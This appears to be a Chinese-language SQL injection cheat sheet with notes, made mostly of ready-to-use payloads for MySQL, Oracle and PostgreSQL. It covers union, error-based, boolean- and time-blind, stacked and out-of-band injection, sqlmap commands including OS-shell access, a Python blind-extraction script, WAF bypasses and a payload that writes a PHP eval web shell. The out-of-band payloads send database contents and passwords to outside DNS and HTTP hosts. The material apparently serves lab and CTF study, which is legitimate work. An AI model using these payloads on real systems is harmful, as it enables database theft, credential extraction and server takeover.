



Appearance
Appearance
判断是否为注入点
# step1 报错
'
"
)'
\
/0
# step2 200
''
' --+
# 查询全部
' or 1=1 --+判断查询字段数目
' order by 3 --+确定回显字段
' union select null,null,null --+oracle
' union select null,null from dual --+URL encoding
1' OR 1=1 -- → 1%27%20||%201=1%20--+ → 1%27%20%7C%7C%201%3D1%20%2D%2D+
%27 is the URL encoding for the single quote (').%20 is the URL encoding for a space ( ).|| represents the SQL OR operator. %7C%7C is the URL encoding for ||.%3D is the URL encoding for the equals sign (=).%2D%2D is the URL encoding for --, which starts a comment in SQL.+ add a space after the comment, ensuring that the comment is properly terminated and there are no syntax issues.Querying the database type and version
| Database type | Query |
|---|---|
| Microsoft, MySQL | SELECT @@version |
| Oracle | SELECT banner FROM v$version |
| PostgreSQL | SELECT version() |
不同数据库类型字符串串联语法
| 数据库类型 | 字符串串联语法 (Concatenation Syntax) |
|---|---|
| Oracle | username|| '-' ||password |
| Microsoft (SQL Server) | username+ '-' +password |
| PostgreSQL | username || '-' ||password |
| MySQL | CONCAT(username, '-', password) |
判断是mysql
/*!aa*/

SELECT IF 520.e(1=1, 1, 0);union联合查询
查询当前操作数据库对应的信息
' union select 1,user(),database(),version(),group_concat(table_name),6,7 from information_schema.tables where table_schema = database() #查询当前操作的数据库
' union select 1,database() #

# PostgreSQL
' union select version(),current_database() --+查询数据库
' union select 1,group_concat(schema_name) from information_schema.schemata #查询指定数据库的表
' union select 1,group_concat(table_name) from information_schema.tables where table_schema = 'dvwa' #查询指定表的字段
' union select 1,group_concat(column_name) from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' #查看数据
' union select 1,group_concat(username,':',password SEPARATOR '<br>') from dvwa.users #Oracle Union注入
# 查询所有表
' union select null,table_name from all_tables --+

# 查询表对应的字段
' union select column_name,null from all_tab_columns where table_name = 'USERS_LUVUXW' --+

# 查询结果
' union select USERNAME_JCAQMT,PASSWORD_ETJOZN from USERS_LUVUXW通过SQL注入向靶机中读取写入
读取
' union select 1,load_file('/flag.txt'),3 #写入
' union select 1,"<?php @eval($_REQUEST['pass']);?>",3 into outfile '/var/www/html/uploads/shell.php' #自动化注入工具sqlmap
注释符 --+
# 在URL中需要编码为 %23--+ 来代替#,+是空格的URL编码。基本用法
# 检测注入点
sqlmap -u "http://xxx?id=1"

# 查询所有数据库
sqlmap -u "http://xxx?id=1" --dbs
available databases [4]:
[*] information_schema
[*] mysql
[*] note
[*] performance_schema

# 查询当前操作的数据库
sqlmap -u "http://xxx?id=1" --current-db
current database: 'note'

# 查询指定数据库的表 -D 数据库名
sqlmap -u "http://xxx?id=1" --tables -D note
[2 tables]
+-------+
| fl4g  |
| notes |
+-------+

# 查询指定表的字段 -T 表名
sqlmap -u "http://xxx?id=1" --columns -T fl4g -D note
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| fllllag | varchar(40) |
+---------+-------------+

# 导出数据 --dump ; -C 字段名
sqlmap -u "http://xxx?id=1" --dump -C fllllag -T fl4g -D note
+---------------------------------+
| fllllag                         |
+---------------------------------+
| n1book{union_select_is_so_cool} |
+---------------------------------+可选操作
# 判断当前用户是否为数据库管理员
sqlmap -u "http://xxx?id=1" --is-dba
current user is DBA: True

# 获取当前用户
sqlmap -u "http://xxx?id=1" --current-user
current user: 'root@localhost'sqlmap指定User-Agent
通过指定User-Agent绕过服务器限制
-A AGENT 指定User-Agent--random-agent 使用随机User-Agent--mobile Imitate(模仿) smartphone through HTTP User-Agent headersqlmap -u "http://xxx" --random-agentsqlmap加载cookie
--cookie=COOKIE 选项加载cookie,可以用于需要身份验证情况下的注入。sqlmap -u "http://xxx" --cookie="COOKIE"post型注入
--data选项指定post方法传递的数据sqlmap -u "http://xxx/index.php" --data="id=1"-r选项加载HTTP请求文件,用-p选项指定要检测的参数。sqlmap -r "post.txt" -p "id"通过sqlmap获取Shell
sqlmap -r "post.txt" --os-shell指定前缀
固定POST请求参数前缀
url=http://172.172.0.59?username=admin'?usernmae=123321'-updatexml(1,concat(0x7e,user()),1)
sqlmap -u "http://192.168.99.12/" --data "url=" --prefix "http://172.172.0.59?username=admin'" --dbms mysql -p url --tech E -v 3 --level 3 --tamper space2comment -D "user" --dump| 参数 | 含义与作用 |
|---|---|
-u "http://192.168.99.12/" | 指定目标请求的 URL 地址。 |
--data "url=" | 指定以 POST 方式提交请求体数据,目标参数为 url。 |
--prefix "http://172.172.0.59?username=admin'" | 前缀闭合:指定在注入 Payload 之前拼接的前缀字符串,包含单引号 ' 用于闭合前文的 SQL 语句(常用于 SSRF/二次注入场景)。 |
--dbms mysql | 显式指定目标数据库类型为 MySQL,跳过自动检测提高效率。 |
-p url | 明确指定仅对 url 这个参数进行 SQL 注入测试。 |
--tech E | 限制注入技术类型为 Error-based(报错注入)(E 代表 Error-based,即利用上一问中 UPDATEXML 等报错提取数据)。 |
-v 3 | 调试日志详细级别设为 3,会在终端实时输出完整发送的 HTTP 请求 payload 和响应数据包。 |
--level 3 | 探测等级设为 3(提升测试 Payload 数量,同时会额外测试 HTTP Header 参数)。 |
--tamper space2comment | 使用 tamper 绕过脚本,将 Payload 中的空格替换为 inline 注释符 /**/,用于绕过 WAF/防火墙对空格的拦截。 |
-D "user" | 指定要进行数据脱取的数据库名称为 user。 |
--dump | 导出/拖出该数据库(user)中所有表的内容数据。 |
堆叠注入(Stacked Injections)堆叠注入则允许攻击者在原本的查询语句后面,通过分号;结束当前语句,然后额外追加一条或多条全新的 SQL 语句。
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );修改为
mysqli_multi_query($GLOBALS["___mysqli_ston"],  $query);
$result = mysqli_use_result($GLOBALS["___mysqli_ston"]);payload
'; update users set password='e10adc3949ba59abbe56e057f20f883e' where user_id=1; --'%3b select pg_sleep(5) --+MySQL 的报错注入主要是利用 MySQL 的一些逻辑漏洞,如 BigInt 大数溢出等,由此可以将 MySQL 报错注入主要分为以下几类:
count() + rand() + group_by() 导致重复很多函数会导致 MySQL 报错并显示数据:
floor 函数;extractvalue 函数;(最多32字符)updatxml 函数;exp() 函数;cast()函数1.floor、rand(0)和group by

select count(*),concat((select user()), floor(rand(0)*2)) x from information_schema.TABLES group by x2.extractvalue
select extractvalue(1, concat(0x7e, (select @@version)));payload
?id=1' and extractvalue(1, concat(0x7e, (select @@version))) -- '0x7e 代表 ~:concat(0x7e, (select @@version)) 会将波浪号 ~ 和数据库版本信息连接在一起(例如:~5.7.26)。extractvalue() 函数的作用是从 XML 中提取数据,它的第二个参数必须是符合 XPath 语法格式的路径。~ 开头,不符合 XPath 的语法规范,数据库会因为语法错误而抛出异常。@@version 版本信息)直接显示在错误信息中。例如:1105 - XPATH syntax error: '~5.7.26'3.updatxml
select updatexml(1,concat(0x7e,(SELECT @@version)),1);1105 - XPATH syntax error: '~5.7.26'
payload
?id=2' and updatexml(1,concat(0x7e,(SELECT @@version)),1) -- 'updatexml(xml_target, xpath_expression, new_xml) 这是一个 MySQL 用于修改 XML 数据的内置函数。它接收三个参数: xml_target:目标 XML 内容或文档。xpath_expression:用于定位要修改的 XML 节点的 XPath 路径。new_xml:替换后的新 XML 内容。?usernmae=123321'-updatexml(1,concat(0x7e,user()),1)-:运算符连接:利用减号(或 AND / OR)连接前后表达式,强制数据库执行后面的函数。特殊绕过
?id=2' and updatexml(0x1,concat_ws(1,0x7e,@@datadir),0x1) -- '4.exp()
select exp(~(select * from (select database())x));DOUBLE value is out of range in ...
exp() 双精度溢出报错
exp(x) 函数:该函数用于计算自然对数底数 exp() 的参数 709.78 时,计算结果就会超出双精度浮点数的最大范围,从而触发 "Double value out of range"(双精度数值超出范围) 的溢出错误。exp() 发生溢出报错时,数据库会将导致溢出的查询结果作为错误信息的一部分返回给客户端。实战
靶机:DVWA SQL Injection
' and extractvalue(1, concat(0x7e, (select database()))) --XPATH syntax error: '~dvwa'
' and extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema='dvwa' ))) --XPATH syntax error: '~guestbook,users'
' and extractvalue(1, concat(0x7e, (select column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' limit 4,1 ))) --XPATH syntax error: '~password'
' and extractvalue(1, mid(concat(0x7e, (select password from dvwa.users limit 0,1)),1,29)) --XPATH syntax error: '~5f4dcc3b5aa765d61d8327deb882'
mid() 函数:字符串截取,MID(str, start, length)5.cast()
' AND 1=CAST((SELECT 1) AS int) --' AND 1=CAST((SELECT username FROM users) AS int) --通过构造真(True)/ 假(False) 条件的 SQL 语句,观察页面的两种不同响应来逐位推断数据。
条件为 TRUE  → 页面正常显示(如:显示内容、登录成功)
条件为 FALSE → 页面异常显示(如:空白、"Not Found"、登录失败)TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a' --+TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a' --+Exploiting blind SQL injection by triggering conditional errors
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a' --+Oracle
确定表
'||(select '' from users where rownum=1)||'确定表中的用户
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||''||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator' )||'确定密码
'||(SELECT CASE WHEN LENGTH(password)>10 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||''||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'其它可能有用
... and (1/length(user)-9)='1

... and--%0alength(database())<3 --+时间盲注常用函数

PoC
# guess length
' and length(database())>3 and sleep(2) -- '

# guess character
' and substr(database(),1,1)='a' and sleep(2) -- '
' and ascii(substr(database(),1,1)) > 97 and sleep(2) -- 'postgresql
# 判断是否有时间盲注
'%3b pg_sleep(7) --+
'%3b SELECT pg_sleep(7) --+
'%3b SELECT CASE WHEN (1=1) THEN pg_sleep(7) ELSE pg_sleep(0) END --+

# 查询表是否有相应数据
'%3b SELECT CASE WHEN (username='administrator') THEN pg_sleep(7) ELSE pg_sleep(0) END from users--+

# guess length
'%3b SELECT CASE WHEN (LENGTH(password)>10) THEN pg_sleep(7) ELSE pg_sleep(0) END from users where username='administrator' --+

# guess character
'%3b SELECT CASE WHEN (substr(password,1,1)='a') THEN pg_sleep(7) ELSE pg_sleep(0) END from users where username='administrator' --+时间盲注 自动化代码
#!/usr/bin/python
#coding:utf-8

import requests
import time

#ip地址和登录payload
ip_port='127.0.0.1:80'
data={
    "login":"fairy",
    "password":"123qwe",
    "security_level":"0",
    "form":"submit"
}
#通过requests库 构建会话并维持登录状态
urlLogin="http://%s/login.php"%ip_port
session=requests.session()
resp=session.post(urlLogin, data)

#获取数据库名称长度
num=0
for i in range(1,21):
    url="http://%s/sqli_15.php?title=World War Z' and length(database())=%d and sleep(2) -- &action=search"%(ip_port, i)
    startTime = time.time()
    rsp = session.get(url)
    endTime = time.time()
    ga = endTime - startTime
    if ga > 1:
        print("length of database name is %d"%i)
        print("startTime", startTime)
        print("endTime", endTime)
        num = i
        break

#获取数据库名字
l = []
for j in range(1, num+1):
    for k in range(33, 128):
        url="http://%s/sqli_15.php?title=World War Z' and ascii(substr(database(),%d,1))=%d and sleep(2) -- &action=search"%(ip_port, j, k)
        startTime = time.time()
        rsp = session.get(url)
        endTime = time.time()
        ga = endTime - startTime
        if ga > 1:
            print(f'第{j}个字符:{chr(k)}')
            l.append(chr(k))
            break
print("name of database is ", ''.join(l))
OOB 注入(Out-of-Band Injection,带外注入)可以让目标服务器自己化身为“内鬼”,主动通过另外一个独立的网络通道(比如 DNS 或 HTTP),把数据送到攻击者的服务器上。
带外通道技术通常需要脆弱的实体来生成带外的TCP/UDP/ICMP请求,然后,攻击者可以通过这个请求来提取数据。
一次OOB攻击能够成功是基于:
DNS迭代查询原理
泛域名解析
泛域名解析就是利用通配符的方式将所有的次级域名指向同一IP。
*.example.com IP : www.example.com 和 abc.example.com 都会访问到同一个站点。
带外注入可以简化盲注的过程,可以直接将查询到的结果通过DNS记录显示出来。
payload
select load_file(concat("\\\\",(select database()), ".7as54b.ceye.io\\abc"));获取数据库名
?id=1' and load_file(concat("\\\\",(select database()), ".7as54b.ceye.io\\abc"))--+获取表名
?id=1' and load_file(concat('\\\\',(select table_name from information_schema.tables
where table_schema='test' limit 0,1),".7as54b.ceye.io\\abc")) --+大文本传输
substr 对文件内容进行切片to_base64 对切片的内容进行编码concat 将编码后的内容与域名进行拼接load_file 访问该UNC路径select concat(to_base64(substr(load_file("C:\\phpstudy_pro\\Extensions\\MySQL5.7.26\\my.ini"),1,15)),".example.com") as result;HTTP带外注入
UTL_HTTP.request
Oracle 发起HTTP请求 UTL_HTTP.REQUEST ( url IN VARCHAR2, proxy IN VARCHAR2 DEFAULT NULL);
它的返回类型是长度为2000或更短的字符串,它包含从HTTP请求返回到参数URL的HTML结果的前2000个字节。

通过SQL注入让目标服务器执行
select UTL_HTTP.request('http://192.168.25.166/test.php'||'?id='||(select version from v$instance)) from dual;在192.168.25.166 上的 test.php 会记录传递来的数据,并写入test.txt文件中。
Oracle
# 确认可以触发OOB
'union SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://xxx.oastify.com/"> %remote;]>'),'/l') FROM dual --+

# 执行语句,获取数据
' union SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.xxx.oastify.com/"> %remote;]>'),'/l') FROM dual --+普通的注入方式过于明显,很容易被检测。因此,需要改变攻击的手法,绕过检测和过滤,即混淆和绕过。具体操作针对于服务端和WAF的防御机制有多种手段。
PoC
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>2</productId>
    <storeId>
        <@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities>
    </storeId>
</stockCheck>group by 绕过
select substr((select GROUP_CONCAT(name) as names from test), 1, 5);select 及单引号过滤绕过
select * from test where id = 1 || substr(name,1,1) = 't';
select * from test where id = 1 || substr(name,1,1) = 0x74;

select *, binary(name) from test where id = 1 && binary(name) > 0x74;空格、等号过滤绕过
select/**/*/**/from/**/test/**/where/**/id/**/like/**/1;双写绕过
bwapp_sql_injection(GET/Select)
http://127.0.0.1:80/sqli_2.php?movie=13 ununionion select 1,user(),user(),4,5,6,7 from information_schema.tables &action=go双重编码绕过
过滤代码: WAF:urldecode(param)->过滤
注释符绕过
